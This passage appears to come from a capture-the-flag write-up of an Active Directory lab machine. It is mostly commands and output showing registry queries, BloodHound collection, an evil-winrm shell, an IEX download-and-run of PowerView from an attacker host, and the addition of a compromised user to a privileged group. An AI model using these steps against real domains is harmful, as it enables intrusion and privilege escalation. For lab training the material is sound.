
As well as to query registers remotely



```
┌──(root㉿kali)-[/opt/impacket/examples]
└─# python reg.py htb.local/'svc-alfresco':'s3rvice'@10.10.10.161 query -keyName HKU\\
Impacket v0.10.0 - Copyright 2022 SecureAuth Corporation

[!] Cannot check RemoteRegistry status. Hoping it is started...
HKU\
HKU\\Console
HKU\\Control Panel
HKU\\Environment
HKU\\Keyboard Layout
HKU\\Network
HKU\\Software
HKU\\System
```


But this didn’t give us any information that can be useful in the further exploitation

Finally, we launched bloodhound,py to collect domain information remotely




```
└─# ./bloodhound.py -ns 10.10.10.161 -d htb.local -u 'svc-alfresco' -p 's3rvice' -c all
INFO: Found AD domain: htb.local
INFO: Getting TGT for user
INFO: Connecting to LDAP server: FOREST.htb.local
INFO: Kerberos auth to LDAP failed, trying NTLM
INFO: Found 1 domains
INFO: Found 1 domains in the forest
INFO: Found 2 computers
INFO: Connecting to LDAP server: FOREST.htb.local
INFO: Kerberos auth to LDAP failed, trying NTLM
INFO: Found 32 users
INFO: Found 76 groups
INFO: Found 2 gpos
INFO: Found 15 ous
INFO: Found 20 containers
INFO: Found 0 trusts
INFO: Starting computer enumeration with 10 workers
INFO: Querying computer: EXCH01.htb.local
INFO: Querying computer: FOREST.htb.local
WARNING: Failed to get service ticket for FOREST.htb.local, falling back to NTLM auth
CRITICAL: CCache file is not found. Skipping...
WARNING: DCE/RPC connection failed: Kerberos SessionError: KRB_AP_ERR_SKEW(Clock skew too great)
INFO: Done in 00M 33S
```

Also we used evil-winrm to get an access to the system as user svc-alfresco




```
└─# ./evil-winrm.rb -i 10.10.10.161 -u 'svc-alfresco' -p 's3rvice'

Evil-WinRM shell v3.5

Warning: Remote path completions is disabled due to ruby limitation: quoting_detection_proc() function is unimplemented on this machine

Data: For more information, check Evil-WinRM GitHub: https://github.com/Hackplayers/evil-winrm#Remote-path-completion

Info: Establishing connection to remote endpoint
*Evil-WinRM* PS C:\Users\svc-alfresco\Documents>
```


By analysing collected information in the Bloodhound,we deducted that our compromised user is a member of HTB.local which has a writeDacl permission to the group Exchange Windows Permissions



We used this fact to add our compromised user svc-alfresco to the Exchange Windows Permissions group



```
*Evil-WinRM* PS C:\Windows\System32\spool\drivers\color> IEX(New-Object Net.WebClient).downloadString('http://10.10.14.5/PowerView.ps1')
*Evil-WinRM* PS C:\Windows\System32\spool\drivers\color> $pass=ConvertTo-SecureString "s3rvice" -AsPlainText -Force
*Evil-WinRM* PS C:\Windows\System32\spool\drivers\color> $creds=New-Object System.Management.Automation.PSCredential("htb.local/svc-alfresco",$pass)
*Evil-WinRM* PS C:\Windows\System32\spool\drivers\color> type $creds
Cannot find path 'C:\Windows\System32\spool\drivers\color\System.Management.Automation.PSCredential' because it does not exist.
At line:1 char:1
+ type $creds
+ ~~~~~~~~~~~
    + CategoryInfo          : ObjectNotFound: (C:\Windows\Syst ... on.PSCredential:String) [Get-Content], ItemNotFoundException
    + FullyQualifiedErrorId : PathNotFound,Microsoft.PowerShell.Commands.GetContentCommand
*Evil-WinRM* PS C:\Windows\System32\spool\drivers\color> echo $creds

UserName                                     Password
--------                                     --------
htb.local/svc-alfresco System.Security.SecureString


*Evil-WinRM* PS C:\Windows\System32\spool\drivers\color> Add-DomainGroupMember -Identity "Exchange Windows Permissions" -Members "svc-alfresco" -Credential $
creds
Warning: [Add-DomainGroupMember] Error finding the group identity 'Exchange Windows Permissions' : Exception calling "FindByIdentity" with "2" argument(s): "
The user name or password is incorrect.
"
*Evil-WinRM* PS C:\Windows\System32\spool\drivers\color> $creds=New-Object System.Management.Automation.PSCredential("htb.local\svc-alfresco",$pass)
*Evil-WinRM* PS C:\Windows\System32\spool\drivers\color> Add-DomainGroupMember -Identity "Exchange Windows Permissions" -Members "svc-alfresco" -Credential $
creds
```



```
*Evil-WinRM* PS C:\Windows\System32\spool\drivers\color> net user svc-alfresco
User name                    svc-alfresco
Full Name                    svc-alfresco
Comment
User's comment
Country/region code          000 (System Default)
Account active               Yes
Account expires              Never

Password last set            8/14/2023 12:12:27 PM
Password expires             Never
Password changeable          8/15/2023 12:12:27 PM
Password required            Yes
User may change password     Yes

Workstations allowed         All
Logon script
User profile
Home directory
Last logon                   8/14/2023 12:13:38 PM

Logon hours allowed          All

Local Group Memberships
Global Group memberships     *Exchange Windows Perm*Domain Users
                             *Service Accounts
The command completed successfully.

*Evil-WinRM* PS C:\Windows\System32\spool\drivers\color>
```